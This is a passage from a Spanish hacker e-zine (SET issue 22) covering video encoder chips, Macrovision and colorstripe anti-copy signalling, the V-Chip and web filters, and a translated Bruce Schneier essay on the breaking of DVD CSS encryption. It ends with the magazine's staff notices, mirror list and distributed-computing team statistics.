Los chips codificadores son el ultimo escalon de un sistema electronico de reproduccion de imagenes video. El codificador es el encargado de componer una se~al de video analogica en modo CVBS a partir de un flujo de palabras digitales extraidas de un decodificador digital. Y esto es valido, tanto en unidades receptoras digitales, terminales WEB TV como las aceleradoras de video, entre otras tantas opciones.

CODIFICADORES DE VIDEO A BAJO PRECIO

Los nuevos chips codificadores de video no solo incluyen el codigo de Macrovision en su interior, sino todo un mundo de posibilidades para los nuevos dise~adores de electronica, asi como para el mercado de consumo, videoedicion e informatica.
Hasta la fecha, un codificador de video pasaba por un costoso circuito electronico compuesto por varios chips especificos de gran tama~o. Por otro lado, los codificadores de video respondian a diferentes conversiones entre estandares. Asi, se podia ver como un codificador de video norma SECAM/PAL era diferebte a una version NTSC/PAL.
Los nuevos codificadores de video solventan el problema de costosos dise~os, gracias a que los nuevos semiconductores son capaces de "codificar" las se~ales digitales de luminancia y crominancia o el flujo de datos de un digitalizador de video.
El desarrollo de estos nuevos chips ha sido posible gracias a la facilidad en digitalizar todas las se~ales de difusion de video. Ahora, una se~al de video ya no es una complicacion se se~ales analogicas y pelda~os especificos, sino un flujo de datos, que permite realizar cualquier cosa con ella.
Por ejemplo, podemos mostrar varias imagenes de diferentes canales de video "modo PIP", con cualquiera de estos codificadores, ya que se basan en los datos que leen en el multiplexador de entrada.
Por otro lado, se preve un nuevo sector del dise~o electronico frente a la aparicion de estos nuevos codificadores. Nos estamos refiriendo a sistemas anti-taping para proteccion de grabaciones de video.
Hasta ahora, y por citar un ejemplo, Enigma, la version espa~ola del sistema anti-taping por AGC, se basa e un complejo circuito electronico gobernado por multiples puertas analogicas y multitud de niveles de tension, todas ellas sincronizadas por una compleja logica para generar el codigo de AGC.
Ahora, con los nuevos codificadores, solo necesitamos digitalizar la se~al de video y alimentar cualquiera de estos codificadores de video, para obtener en la salida una proteccion anti-taping de gran calidad.
Esto vaticina la aparicion de equipos de reducido coste para grabaciones anti-taping en muy corto espacio de tiempo. Pero, mas que la aparicion de equipos domesticos de control, lo que se nos adviene es toda una legion de "codigos" insertados en cualquier elemento difusor de video.

EL REFUERZO DE MACROVISION, EL COLORSTRIPE

Macrovision refuerza su sistema de anticopiado para el formato DVD, ahora que ya esta disponible para PC, con la nueva apuesta llamada colorstripe.
Anunciado a bombo y platillo como sistema anti-taping para los nuevos DVD activados por codigos CGMS, el colorstripe esta muy lejos de funcioner en todas las unidades multimedias del mundo, al menos con los citados codificadores de video.
El colorstripe se basa en "alterar" el funcionamiento normal de la salva de color a partir de un proceso denominado "salva rapida", que se activa cada

20 lineas de video. El colorstripe tambien puede ser activado en el modo de 2 lineas afectadas o 4 lineas afectadas por transicion rapida de la salva de color. El receptor de television es insensible a esta peque~a variacion del contenido de la informacion del color, que incluso afecta a distribucion de los pelda~os posterior y anterios al sincronismo horizontal. Por contra, el videograbador interpreta estas "modificaciones" como un error grave en la se~al de video, por lo que colorstripe introduce una severa distorsion del color en la imagen grabada.
Al principio de este bloque, anunciamos que colorstripe se quedaba fuera de los nuevos codificadores de video, y esto es asi ya que este metodo no funciona actualmente sobre un sistema de television PAL. Por lo que deducimos que los codificadores de video tienen que mejorara todavia u poco hasta la inclusion de colorstripe, que por contra si conoce su codigo de activacion en la linea de control CGMS.

Estas palabras de control son las siguientes:

```
00 - Anti-taping no activado
01 - AGC activado
10 - AGC + 2 lineas de color striping activado
11 - AGC + 4 lineas de color striping activado
```

Aunque estos codigos estan presentes en la linea de control CGMS, no son del todo aprovechados hasta la fecha, aunque en un futuro proximo se espera hacer uso de ellos de acuerdo a la presencia del DVD en los ordenadores multimedia.

EL V-CHIP, QUE ES Y COMO FUNCIONA

Se trata de evitar que los ni~os accedan o visualicen escenas da~inas, violentas o de alto contenido erotico, cuando los padres estan ausentes, como es el caso del ni~o que tiene un televisor en la habitacion o el ordenador con una tarjeta de video. En otro orden de cosas, esta decision tambien puede formar parte de comunidades cuyas creencias, religiones o ideologias pacifistas impidan ver determinados contenidos.
Independientemente de la causa, lo cierto es que en una sociedad tan avanzada y curada de espantos como la nuestra, las censuras hacen mella de ello, esta vez en formato electronico y con codigos que "controlan" segundo a segundo, nuestro tiempo de trabajo y particularmente nuestro tiempo de ocio.

Todo empezo cuando Carl Elam, un baptista felizmente casado, invento un peque~o cicuito capaz de evitar que sus hijos, vieran en television todo aquello que se acercara a la violencia, el sexo o las obscenidades, "en lo referente al lenguaje". Tras 17 a~os de trabajo, parece que finalmente, este hombre de ideas claras, ha visto como su esfuerzo ha fructificado en la decision de Bill Clinton, que obliga a partir del a~o 2000 a implantar este sistema en todos los televisores. Esta medida ha originado un enzarzamiento entre ultraliberales y ultraconservadores, detractando y apoyando el invento. Para unos, este sistema supone un ataque a la libertad y para otros, una medida necesaria para forjar correctamente a los peque~os que un dia gobernaran la tierra, "metaforicamente hablando, claro esta".
Mientras se discute sobre la idea, aquel peque~o circuito compuesto por un pu~ado de componentes, ha pasado a ser ahora un chip especifico claramente identificado con las siglas V-Chip en verde fosforescente.

COMO FUNCIONA EL V-CHIP

Una de las preguntas mas frecuentes, es como funciona el V-Chip y en que se basa para determinar cuando y que es "malo" para los ni~os. Inicialmente decir que se trata de una circuiteria simple, la cual detecta un codigo especifico, para despues de esto, bloquear el "vehiculizador" de video.
Con esta informacion, tenemos que el chip obedece como tantos otros sistemas, a un codigo especifico que vendra incluido en la se~al de video. Cuando esto sucede asi, queda esperar que existan diferentes niveles o distintos codigos que determinen diferentes actuaciones sobre el televisor que lleva implantado uno de estos chips verdes.
Asi, se preve que la informacion que llegue al televisior, ha sido previamente censurada en al menos 4 o 5 niveles. Dichos niveles, al igual que sucedia en anta~o en nuestro pais, recuerdense los rombos, determinan la edad o el nivel de violencia o sexo en el contenido.
De esta forma, el chip actuara en consecuencia con el video o el audio, segun los niveles detectados en la propia se~al de video. Pero, como funciona realmente este novedoso chip?

[Volvemos a los rombos, pero ahora son digitales.. -ED]

EL FUNCIONAMIENTO

Se trata de generar un codigo formado por se~ales electricas compuestas por ceros y unos, que deberan compartir espacio con la se~al de video.
Normalmente se emplea la linea 21, para aplicar en este caso, el codigo que identifica el nivel del programa en emision.
Estas lineas de video, habitualmente, se encontraban vacias hasta la fecha en la que aparecen nuevos sistemas como el Closed Caption o el anti-taping. El codigo del V-Chip se inserta asi, en una de las lineas de videoespeciales para comandar equipos remotos.
En el lado receptor un "seccionador" de se~ales, recorta y captura la cadena de datos y procede a descodificarlos. Si el nivel es 1, el chip enviara una orden de bloqueo a la circuiteria de video. Si el nivel es 2, se bloqueara el audio, y si finalmente el nivel es 3, se bloqueara el televisor completamente.
Los bloqueos pueden ser definitivos durante la emision del programa afectado, o bien intermitentes, dejando en negro la imagen solo cuando se suceden las imagenes de sexo o violencia. El chip debera ir ubicado en cada televisor o unidad de video para que los bloqueos surtan efecto.

LOS PCs E INTERNET TAMBIEN CENSURADOS

Denominados filtros y bajo e acronimo de "PICS" exite en Internet toda una legion de software, que una vez intalado en el ordenador, permite filtrar todo tipo de informacion. Son celebres programas llamados "ni~eras" como NetNanny o Cyberpatrol, entre una gran variedad.
Estos "filtros" pueden ser altamente configurables. Al igual que el V-Chip, el nivel lo puede fijar el usuario, y las paginas web deben quedar, de alguna manera, marcadas con un nivel de valorizacion de contenidos. Estos niveles normalmente los fija un tercero, pero es obvio que tanto el modo V-Chip como el PICS descrito, todavia estan lejos de automatizarse para evaluarse en cuanto a nivel. Aunque tambien es cierto que la presencia de los valores nivel, sera mayor si se buscan paginas a traves de buscadores.
Los PICS a menudo "confunden" contenidos de paginas normales, con paginas "marcadas" lo cual, imposibilita acceder a un apagina no "contaminada" por lo que de momento este tipo de filtros todavia no esta lo suficientemente desarrollado y aprobado por la mayoria de internautas.

EL V-CHIP EN FORMATO SOFTWARE, WEBKEYS

Recientemente, ya se han desarrollado programas que emulan perfectamente el funcionamiento del V-Chip y se preve que sustituya a los denominados PICs, por su mayor eficacia. Este nuevo software se llama WEBKeys y ya esta disponible en la red.
El software permite establacer que paginas queremos bloquear y cuales ver, eliguiendo los niveles de "censura" desde ventanas despegables. Otro tipo de software similar, tambien es capaz de reconocer los codigos reales del sistema V-Chip, si estos son leidos desde una tarjeta capturadora de video instalada en el PC.
Y volviendo al WEBKeys, cabe decir que podemos escribir directamente en el programa que direcciones no deseamos ver, asi como si la protegemos con password o no. WEBKeys suministra una serie de medidas altamente configurables desde un menu agradable, que permite tener a nuestros hijos fuera del alcance de contenidos indeseados.
WEBKeys tambien es util, cuando deseamos eliminar toda esa serie de Banners mas que engorrosos, que parecen ir ligados a una pagina de Hacking, Warez o cualquier otra curiosidad que podemos visitar en la red.

CONCLUSIONES

Ha quedado bien claro lo que es Macrovision, y como funciona. Nuestra pretension no solo era revelar que misterio esconde este sistema antipirateo de video, si no mas bien, recordar que la tecnica del video ha llegado tambien a los ordenadores, y en fase beta a Internet, en lo que a descargas de video se refiere.
En los foros que existen en la Red, es ya habitual ver como internautas dejan un mensaje de alarma y preocupacion cuando preguntan a ciegas que es eso de Macrovision, y que ya se menciona en los manuales de las tarjetas de video, capturadoras de television o satelite y lectores de DVD.
Aunque se indica en los manuales que el codigo de Macrovision es un codigo anti-taping, esta aclaracion no es del todo satisfactoria.
Esperamos que tanto el concepto de Macrovision como el V-Chip hayan quedado bien claros para todos vosotros a partir de la lectura de este articulo.
No he explicado demasiado el sistema Macrovision en el video ya que el objetivo era explicar lo nuevo, pero si os interesa me mandais un e-mail pidiendomelo, y os lo explicare.

Gracias gentes de SET, por ser como sois, no cambieis y seguir mucho mas.

GLOSARIO DE LOS TERMINOS MAS COMUNES

ACG:
Automatic Gain Control o control automatico de ganancia.
Se trata de una circuiteria que limita la ganancia del video.

COLORSTRIPE:
Nuevo nivel de anticopiado para el DVD.
Se trata de codificar la salva del color "burst" cada 20 lineas de video.

MACROVISION:
Empresa y codigo de sistema de anticopiado de video V-Chip, chip fisico, hardware y software que impide el visionado de escenas eroticas, o de hacking cuando se trata de la web.

ANTITAPING:
Metodo que impide la copia del video en un VCR.

ENIGMA:
Sistema anti-taping espa~ol, dise~ado por Claudio Hernandez.
Actualmente esta siendo utilizado junto a Macrovision.

[SET: La web de Claudio es www.arrakis.es/~snickers -Ed]

VIDEO:
Se~al compuesta dse video en banda base o se~al analogica electrica de
lo que vemos en television.

PULSO VERTICAL:
Se trata de un pulso que indica el comienzo de un campo de video.

PULSO HORIZONTAL:
Se trata de un pulso que indica el comienzo de una linea de video.

CGMS:
Codigoo dise~ado por el grupo experto, que impide la copia del contenido
de un DVD.

CSS:
Sistema de codificacion de video en el formato Dvix.

PICs:
Acronimo empleado para indicar a un filtro que impide bajarse paginas
eroticas o violentas de Internet.

PEAK:
Nivel maximo que indica el nivel de negro en una linea de video.

DVIX:
Lector de discos DVD de pago encriptados con CSS.

========== A N E X O ==========

Mientras estaba pasando este articulo llego a mi correo el numero 19 del criptograma de los se~ores de Kriptopolis, asi que veo interesante incluirlo como anexo en este articulo.

ROTO EL CIFRADO DE DVD

Por Bruce Schneier
Traduccion: Daniel Cabezas

El sistema de proteccion de los DVDs ha sido roto. Ahora hay programas freeware en la red que eliminan la proteccion de copia en los DVDs, permitiendo que sean reproducidos, editados y copiados sin restriccion alguna.

Esto no deberia ser una sorpresa para nadie, y menos aun para la industria del ocio.

El esquema de proteccion es gravemente defectuoso en varios aspectos. Cada DVD esta cifrado con algo llamado "Content Scrambling System (CSS)" - Sistema de embrollo de contenido. Tiene una clave de 40 bits. (No tengo idea de por que. La NSA y el FBI no deberian preocuparse del cifrado DVD. No hay peliculas terroristas cifradas que necesiten observar). Ni tan siquiera

es un algoritmo muy bueno. Pero incluso aunque el cifrado fuese triple-DES, este sistema seria defectuoso.

Cada reproductor de DVD, incluyendo las consolas hardware que se enchufan al televisor, y los reproductores de software que se pueden descargar al ordenador, tienen su propia y unica clave de acceso. (En realidad, cada uno tiene varias, no se por que). Esta clave es usada para dar acceso a la clave de cifrado en cada DVD. Un DVD tiene 400 copias de la misma clave unica de descifrado, cada una cifrada con cada codigo de acceso. Notese el secreto a voces: si se las arregla para conseguir una clave de acceso para un reproductor, puede descifrar todos y cada uno de los DVD.

Pero incluso si esto fuese completamente perfecto, el sistema nunca podria funcionar.

El defecto se encuentra en el modelo de seguridad. El reproductor de software, finalmente, consigue la clave de descifrado, descifra el DVD y lo muestra por pantalla. Esa informacion descifrada del DVD esta en el ordenador. Tiene que estar, no hay otra manera de mostrarla por pantalla. No importa lo bueno que sea el sistema de cifrado, la informacion del DVD esta disponible en texto en claro (tal cual), para cualquiera capaz de escribir un programa de ordenador para obtenerla.
Otro tanto ocurre con la clave de descifrado. El ordenador debe descifrar el DVD. La clave de descifrado debe estar en el ordenador. Asi que la llave de descifrado esta disponible, de forma transparente, para cualquiera que sepa donde buscar. Esta protegida por una clave de acceso, pero el lector tiene que darnos acceso a ella.
Se suponia que los fabricantes de software para DVD encubririan el funcionamiento del programa de descifrado, y posiblemente el programa reproductor, empleando algun tipo de tecnicas de ocultamiento del software. Estas tecnicas nunca han demostrado funcionar mucho tiempo; solo parecen obligar a los hackers a gastar un par de semanas extra haciendose una idea de como funciona el software. Ya he escrito sobre esto anteriormente en relacion a la proteccion de copia de software: no se puede ofuscar el software.

Puede que sea un mal trago que aceptar para la industria del ocio, pero la proteccion de contenidos de software no funciona. No puede funcionar.
Se pueden distribuir contenidos cifrados, pero para poder permitir que sean leidos, vistos o escuchados, deberan ser pasados a texto en claro.
Un hacker lo suficientemente inteligente, con herramientas de depuracion de programas lo bastante buenas, siempre sera capaz de invertir el funcionamiento del algoritmo, obtener la clave, o simplemente capturar el texto en claro tras el descifrado. Y puede escribir un programa de software que permita a otros realizar estas tareas automaticamente. Y esto no puede ser impedido.

Si en cambio asumimos hardware seguro, el sistema funciona. (De hecho, la industria quiere extender el sistema por todo el camino hasta llegar al monitor, y finalmente realizar ahi el descifrado). El ataque funciona porque el hacker puede ejecutar un depurador y otras herramientas de programacion. Si el dispositivo de descifrado y el de visionado (deben ser ambos) estan dentro de una pieza de hardware a prueba de intromisiones, el hacker se queda atascado en su intento. No puede aplicar ingenieria inversa a nada. Pero el hardware a prueba de intromisiones es en gran manera un mito, asi que en la realidad este caso tan solo seria otra barrera que alguien finalmente superaria. La proteccion de contenidos digitales simplemente no funciona; pregunte a cualquiera que haya intentado proteger software contra copias.

Una leccion mas y una observacion:

La leccion: este es un ejemplo mas de una empresa, reunida en secreto para dise~ar un algoritmo de cifrado propietario, que termina siendo desconcertantemente debil. Nunca he entendido por que la gente no emplea

algoritmos y protocolos ya publicados, en los que se pueda confiar.
Siempre son mejores.

La observacion: la solucion por la que la industria del ocio ha estado pugnando es ilegalizar la ingenieria inversa. Lo han conseguido en los Estados Unidos: el acta de Copyright Milenio Digital incluye disposiciones al efecto, a pesar de las protestas de comunidades cientificas y de derechos civiles. (Si, se podria ir a la carcel por tener un depurador de codigo).
Han conseguido hacer pasar una ley semejante en el Reino Unido, y estan trabajando para lograrlo en la Union Europea. Esta solucion no funciona y no tiene ningun sentido.
Primero, a menos que la ingenieria inversa sea ilegal en todo el planeta, siempre habra alguien capaz de aplicarla en algun lugar. Y una persona es todo lo que se necesita, porque puede escribir software que usen todos los demas. Segundo, la ingenieria inversa puede, como en este caso, funcionar anonimamente. Las leyes no habrian ayudado en este caso.
Y tercero, las leyes no pueden meter de nuevo al gato en la bolsa.
Incluso aunque puedas atrapar y encausar a los hackers que lo hicieron, no afectaria a las herramientas de los hackers que ya han sido -y continuan siendo- escritas.

Lo que la industria del ocio si puede hacer, y han hecho en este caso, es emplear amenazas legales para enlentecer la difusion de estas herramientas. Hasta ahora, la industria ha amenazado con acciones legales contra la gente que ha puesto estas herramientas de software en sus sitios web. El resultado es que estas herramientas existiran en las paginas web hackers, pero nunca estaran en software de dominio publico (Linux, por ejemplo).

[SET: Error, gracias a la gente que esta detras del reproductor de DVD para Linux todo el tema llego a la prensa, primero Wired. ... ED]

El tremendo fallo de todo esto es que la industria del ocio es perezosa, y esta intentando encontrar un solucion tecnologica a lo que es un problema legal. Es ilegal robar copyrights o marcas comerciales, tanto si es una pelicula DVD, una camisa de Ralph Lauren o un bolso Louis Vitton. Esta proteccion legal todavia existe, y todavia es fuerte. Por alguna razon la industria del ocio ha decidido que tiene un derecho legal a la proteccion de su tecnologia, y eso no tiene sentido alguno.
Por otra parte, estan presionando a las parlamentos para aprobar leyes que afiancen esta proteccion tecnologica defectuosa. En los Estados Unidos y Reino Unido (y posiblemente, pronto en la Union Europea), es ilegal saltarse su tecnologia, incluso cuando nunca se haga para violar un copyright. Es ilegal iniciar investigaciones cientificas sobre el cifrado utilizado en esos sistemas. Es ilegal intentar mirar dentro de algo que se adquirido legalmente. Asi que no solo el sistema no funciona, sino que ademas crea un mercado negro donde no lo habia anteriormente, y sin hacer ningun bien a la sociedad durante el proceso.
La rotura de la proteccion del DVD es algo bueno. No servia al interes de nadie que la industria del ocio depositara su confianza en un mal sistema de seguridad. Es una buena investigacion la que lleva a mostrar lo malo que es el algoritmo de cifrado y lo mal concebido que esta el modelo de seguridad en si. Lo aprendido en esta ocasion puede ser aplicado a hacer los sistemas futuros mas resistentes.

http://www.wired.com/news/technology/0,1282,32263,00.html
http://www.ntk.net/index.cgi?back=archive99/now1029.txt

Resumen del modelo de encriptacion DVD:
http://crypto.gq.nu

Material para expertos:
http://livid.on.openprojects.net/pipermail/livid-dev/1999-October/00058.html

http://livid.on.openprojects.net/pipermail/livid-dev/1999-October/00059.html
http://livid.on.openprojects.net/pipermail/livid-dev/1999-October/00069.html
http://livid.on.openprojects.net/pipermail/livid-dev/1999-October/00061.html

Ensayo de Bruce Schneier sobre proteccion de copia de software:
http://www.counterpane.com/crypto-gram-9811.html#copy

Comentarios de Bruce Schneier sobre el Acta de Copyrights Digital Milenio:
http://www.zdnet.com/pcweek/news/0622/22wipo.html

Nuevas tecnicas de ofuscacion de software de Intel que, pronostico, seran pronto rotas:
http://www.intel.com/pressroom/archive/releases/in110999.htm/

==========

Bueno gentes de SET, esto es todo. A ver quien puede contribuir en este tema un poco mas, y que alguien explique a Bruce Schneier la diferencia entre hacker y craker ;-)

Ramseso ramseso@mixmail.com

EOF

```
-[ 0x07 ]--------------------------------------------------------------
-[ Proyectos, Peticiones, Avisos ]-------------------------------------
-[ by SET Staff ]-----------------------------------------------SET-22-
```

Dentro de esta seccion ya conocida por todos vosotros en este numero podreis encontrar lo que sigue...

- -- Colaboraciones
- -- Fotos
- -- Mirrors SET
- -- Colaboradores
- -- Equipos Distribuidos (SETI / RC5-64)
- -- SET List
- -- Web Team
- -- Trivial Hackers Edition
- -- Agradecimientos
- -- Enlaces SET
- -- Direccion Postal SET
- -- SET 23

-----{ Colaboraciones

Vamos a seguir intentando dar mas ideas para posibles articulos, como bien sabeis esta revista es por y para vosotros. Y no solo nosotros podemos proponer temas, podeis enviarnos mail proponiendo temas que quereis ver tratados en futuros numeros de SET. La direcion es la de siempre.

Para SET #23 no podeis enviar articulos sobre...

- Ingenieria Social (mas aun, queremos mas!)
- Articulos sobre AIX, Irix, Solaris, etc...
- Seguridad en SiteMinder y similares
- Visa Cash ;)
- Virus en Unix
- Cajeros Automaticos y la redes bancarias
- El cultivo de la manzana tempranera murciana.
- Telefonos moviles -hacks,modificaciones,etc-
- Montajes electronicos de cualquier tipo.
- Lo que tu quieras...

- Dejad los Buffer Overflow.. :)

Sobre los articulos, si enviais un articulo y no recibis respuesta o creeis que no se ha recibido bien poneros en contacto enviando otro e-mail.
Si recibis confirmacion de que lo hemos recibido no lo publiqueis en otros foros. Si te hemos confirmado que se publicara el enviarlo a otros foros simplemente hara que no salga publicado asi de sencillo. Paciencia, si en el momento de haber recibido tu articulo no se te informa de la fecha de publicacion del proximo numero es que no esta segura. Ante todo tranquilidad que las cosas de palacio van despacio. :)

Tratad de respetar nuestras normas de estilo. Son simples y nos facilitan mucho la tarea. Si los articulos los escribis pensando en estas reglas, nosotros podremos dedicar mucho mas tiempo a escribir mas articulos y al

Hack ;)

- 80 COLUMNAS (ni una mas, que no me pagan por maquetar lo ajeno!)

- Usa los 127 caracteres ASCII, esto ayuda a que se vea como dios manda en todas las maquinas sean del tipo que sean. El hecho de escribirlo con el Edit de DOS no hace tu texto 100% compatible pero casi. Mucho cuidado con los dise~os en ascii que luego no se ven bien. Sobre las e~es, cuando envias un articulo con ellas nos demuestras que esto no lo lee nadie.

  Y como es natural, las faltas de ortografia bajan nota, medio punto por falta y las gordas uno entero. Que ya tenemos bastante con corregir nuestras propias faltas. ;) Ultimamente solo arreglo las muy gordas por que otras pertenecen al "estilo" personal de cada uno. ;)

** Volvemos a recordad, _usad_ 80 columnas!!!! **

Si teneis problemas con el editor y las columnas usad pico de Linux.
Otras maneras de colaborar son escribir articulos de opinion, hacer mirrors.
Hacer programas, componer un tema musical para set y hacernoslos llegar.
Esto ultimo es bastante importante ;)

-------{ Fotos

Seguimos recibiendo mes a mes mas fotos y graficos relacionados con el Hack, la informatica en general. Los cuales estaran disponibles en la pagina de siempre. Siguimos dando las gracias a la gente del otro lado del charco por seguir enviando material. Para ver nuestro archivo personal no teneis mas que ir a :

http://www.set-ezine.org/fotos/

Ya tenemos actualizado el web de las fotos con todo lo enviado desde SET 21 a nuestros buzones. En especial este numero os recomiendo las fotos del SIMO 99, ya vereis.. fijaros bien. :) Asi podeis ver la visita del Staff de SET al stand de unos amigos..

Solo quiero hacer notar algo, no copieis nuestro html que se nota mucho.
Y ya saben quienes son cada uno...

Seguimos intentando hacer nuestra propia coleccion de fotos de cabinas.
Intentamos conseguir fotos de las cabinas de Telefono de paises de America del Sur, colaborad! Tambien estamos interesados en fotos de las centralitas y edificios centrales de Telefonica en los paises que tiene sucursal.
La direccion donde podeis encontrar las fotos que tenemos hasta el momento es la siguiente.

http://www.set-ezine.org/cabinas/

Espero que nuestra coleccion crezca poco a poco gracias a vosotros.

----{ Mirrors de SET

Seguimos en ello y mes a mes van en aumento. Para crear un mirror enviadnos mail.

http://www.vanhackez.com/SET	- Espa~a
http://packetstorm.securify.com/mag/set	- USA
http://altern.org/netbul	- Francia
http://salteadores.tsx.org	- USA
http://www.zine-store.com.ar/set	- Argentina
http://www.dragones.org/	- USA

Para enviar cualquier cosa ya sabeis la direcion, como es habitual.

set-fw@bigfoot.com

Enviad lo que querais...

Sobre el e-mail, preferimos que useis la clave PGP de SET que se encuentra en su lugar habitual en la revista 0x15. Si vas a enviar cualquier informacion sensible USALO!. Pero como ? que no sabes que es el PGP y no lo tienes ? Lee los numeros atrasados de SET y aprende a usarlo, no es nada dificil y es *gratis*. Lo puedes conseguir para cualquier SO.

http://www.pgpi.com

http://linux.box.sk (Buscar GNUPG)

USALO! Por tu seguridad..

-----{ Colaboradores

Volvemos a dar las gracias a toda la gente que ha hecho posible que salga SET, numero tras numero desde el principio esta ahi un grupo de gente que envia articulos, da su opinion sobre los posibles/futuros contenidos de SET. Pero SET no seria nada sin vosotros, los lectores.

En esta ocasion le damos la gracias especialmente a Inetd sin el cual yo creo que no hubieramos sacado SET a tiempo, gracias!

Gracias.

-----{ Equipos Distribuidos.

Volvemos a manteneros informados de como van nuestros equipos distribuidos los ultimo en RC5-64 y en el SETI. Dado que tenemos a +NetBuL en roaming esta seccion ha sido redactada por Madfran y por el editor.

--{ RC5-64 }--

Esta vez me toca a me hacer de reportero del RC5-64.
Veamos un poco. El ultimo informe de +NetBul decia que con 745 dias de trabajo se habia conseguido un 15,019%, (hablamos del 6/11/1999).
Con el cambio de anyo hemos pasado al 19,489% (25/02/2000), o sea, que el ritmo de trabajo es regular. (han pasado 855 dias).

Somos 234.592 jugando a esto y hemos formado un total de 8.974 equipos.

Nuestro equipo ha aumentado un poco y ya somos 37 registrados.

Rank	Participant	First	Last	%
1	dcbas@mx2.redestb.es	1-May-1999	8-Feb-2000	13.79
2	paseante@thepentagon.com	29-Nov-1998	17-Feb-2000	13.16
3	huid0@hotpop.com	12-Mar-1999	24-Feb-2000	12.29
4	polvoron@flashmail.com	25-May-1999	11-Feb-2000	10.48
5	madfran@bigfoot.com	30-Nov-1998	1-Dec-1999	10.19
6	falken@linuxeros.org	25-Nov-1998	24-Feb-2000	9.62
7	issm@cryogen.com	5-Dec-1998	2-Jan-2000	5.46
8	mom@tinet.fut.es	3-Jun-1999	3-Nov-1999	3.63
9	csrca@csrca.es	16-Mar-1999	24-Feb-2000	3.32
10	netbul@phreaker.net	18-Nov-1998	24-Feb-2000	2.90
11	Lambert.Torres@ati.es	6-May-1999	24-Feb-2000	1.99
12	zerobyte@mail.ono.es	7-Jan-2000	24-Feb-2000	1.65
13	deepmang@hotmail.com	12-Feb-1999	24-Feb-2000	1.65
14	jramon97@mx2.redestb.es	19-Dec-1998	24-Feb-2000	1.62
15	Chessy_@hotmail.com	9-Dec-1998	8-Sep-1999	1.50
16	shifi08@hotmail.com	15-Sep-1999	23-Feb-2000	1.18
17	security@interec.com	9-Feb-1999	9-Apr-1999	0.71
18	pmateo@redestb.es	23-Dec-1998	9-Apr-1999	0.54
19	epsrc5@bonbon.net	5-Feb-1999	29-Nov-1999	0.51
20	jcamposm@meditex.es	22-Nov-1998	21-Jun-1999	0.41
21	max_headroom@bigfoot.com	3-Apr-1999	22-May-1999	0.39
22	jobak@HotPOP.com	1-Jan-1999	7-Feb-1999	0.39
23	skorpion@mixmail.com	4-Dec-1999	24-Feb-2000	0.37
24	TecDATA	23-Apr-1999	24-Feb-2000	0.37
25	Joe Black	7-Jun-1999	24-Feb-2000	0.35
26	Maikel	11-Mar-1999	5-Feb-2000	0.35
27	cquesada@bancozaragozano.es	14-May-1999	21-May-1999	0.27
28	theBlueScript@hotmail.com	30-Apr-1999	1-Dec-1999	0.22
29	habivi@axis.org	23-Feb-1999	21-Sep-1999	0.17
30	frisco@webmastersmix.com	7-Mar-1999	22-Feb-2000	0.14
31	elale@adinet.com.uy	2-May-1999	31-May-1999	0.12
32	escoem@beer.com	21-Dec-1998	23-Feb-2000	0.06
33	storm01.geo@yahoo.com	23-Jul-1999	18-Nov-1999	0.06
34	biobroza@fcmail.com	4-Nov-1998	17-Jan-1999	0.05
35	kriptik@cyberdude.com	13-Mar-1999	4-Feb-2000	0.05
36	debyss@phreaker.net	29-May-1999	2-Feb-2000	0.04
37	s.cobelo@cgac.es	15-Dec-1998	15-Dec-1998	0.00

La clasificacion de la liga entre ezines hispanos esta asi.

Posicion	Equipo
1476	SET ezine RC5-64
1906	Proyecto R RC5
1934	J.J.F. / HACKERS
3211	NetSearch RC5-64

--{ SETI@home }--

En SET 21, +NetBul se preguntaba si llegariamos al millon y medio de participantes,.....pues segun leo mas abajo, se ha llegado al millon setecientos y.....creciendo.

Estadisticas a: Viernes Febrero 25 18:01:23 2000 UTC

	Total	Last 24 Hours
Users	1753993	3197
Results received	79192204	529063
Total CPU time	197436.52 years	1061.30 years
Floating Point Operations	1.583844e+20	1.058126e+18 (12.25 TeraFLOPs/sec)
Average CPU	21 hr 50 min 23.4 sec	17 hr 34 min 21.4 sec

Actualmente en el SETi tenemos 18 miembros. Hemos recibido 545 bloques y el tiempo total de nuestras cpus unidas hace 1.35 a~os.

	Nombre	Tiempo total empleado	Tiempo medio / Bloque
1)	SiuL+Hacky	173 2694 hr 35 min 39.3 sec	15 hr 34 min 32.5 sec
2)	Joe Black	118 2409 hr 46 min 09.1 sec	20 hr 25 min 18.4 sec
3)	ZeroByte	95 852 hr 04 min 17.6 sec	8 hr 58 min 09.0 sec
4)	DarkHeavy	45 540 hr 05 min 38.7 sec	12 hr 00 min 07.5 sec
5)		22 586 hr 02 min 25.7 sec	26 hr 38 min 17.5 sec
6)	GreeNLegenD@SET	20 1594 hr 22 min 05.2 sec	79 hr 43 min 06.3 sec
7)	maikel	15 578 hr 13 min 00.7 sec	38 hr 32 min 52.0 sec
8)	+NetBuL	14 851 hr 03 min 08.0 sec	60 hr 47 min 22.0 sec
9)	kuroshivo	11 295 hr 12 min 03.8 sec	26 hr 50 min 11.3 sec
10)	AtilA	9 152 hr 23 min 19.2 sec	16 hr 55 min 55.5 sec
11)	Paseante	5 64 hr 32 min 42.3 sec	12 hr 54 min 32.5 sec
12)	skorpion	5 119 hr 24 min 13.7 sec	23 hr 52 min 50.7 sec
13)	|N|F|D|T|	4 631 hr 50 min 13.2 sec	157 hr 57 min 33.3 sec
14)	JuSJo	4 393 hr 51 min 49.8 sec	98 hr 27 min 57.4 sec
15)	ElGranBellini!!!	2 104 hr 34 min 33.8 sec	52 hr 17 min 16.9 sec
16)	Falken	1 51 hr 24 min 07.6 sec	51 hr 24 min 07.6 sec
17)	LaMaF	1 69 hr 46 min 34.9 sec	69 hr 46 min 34.9 sec

---{ SET LIST

Mantenemos la lista de correo con la que sois informados puntualmente de
todo lo relacionado con SET, noticias interesantes y la salida de cada
nuevo numero.

set-subscribe@egroups.com

Y para darse de baja set-unsubscribe@egroups.com pero que te empujaria
a darte de baja ? El correo que genera la lista es minimo.

Tambien os podeis dar de alta en la lista de correo desde nuestra web,
en la seccion de Opinion.

http://www.set-ezine.org/opina.html

Desde esta pagina podeis apuntaros a la lista, participar en tablon de
SET o enviar e-mails.

---{ SET Web Team

Seguimos ampliando nuestra web, como podreis ver tiene un nuevo look.
Intentaremos actualizar la web un poco mas a menudo, al cargo seguimos
los de siempre +NetBuL y Glegend. Antes de nada le queremos dar las
gracias a inetd, por toda la ayuda prestada con toda la configuracion
de nuestro dominio, ftp y similares. El hosting nos lo cede amablemente
Metropoli 2000. <www.metropoli2000.org> Aun asi seguimos buscando lo
siquiente...

- Espacio FTP
- Espacio en Web en OTROS PAISES (vease mirrors al otro lado del charco)

Por ahora todo sigue asi, enviadnos e-mail si nos necesitais :

+NetBuL [netbul@phreaker.net]
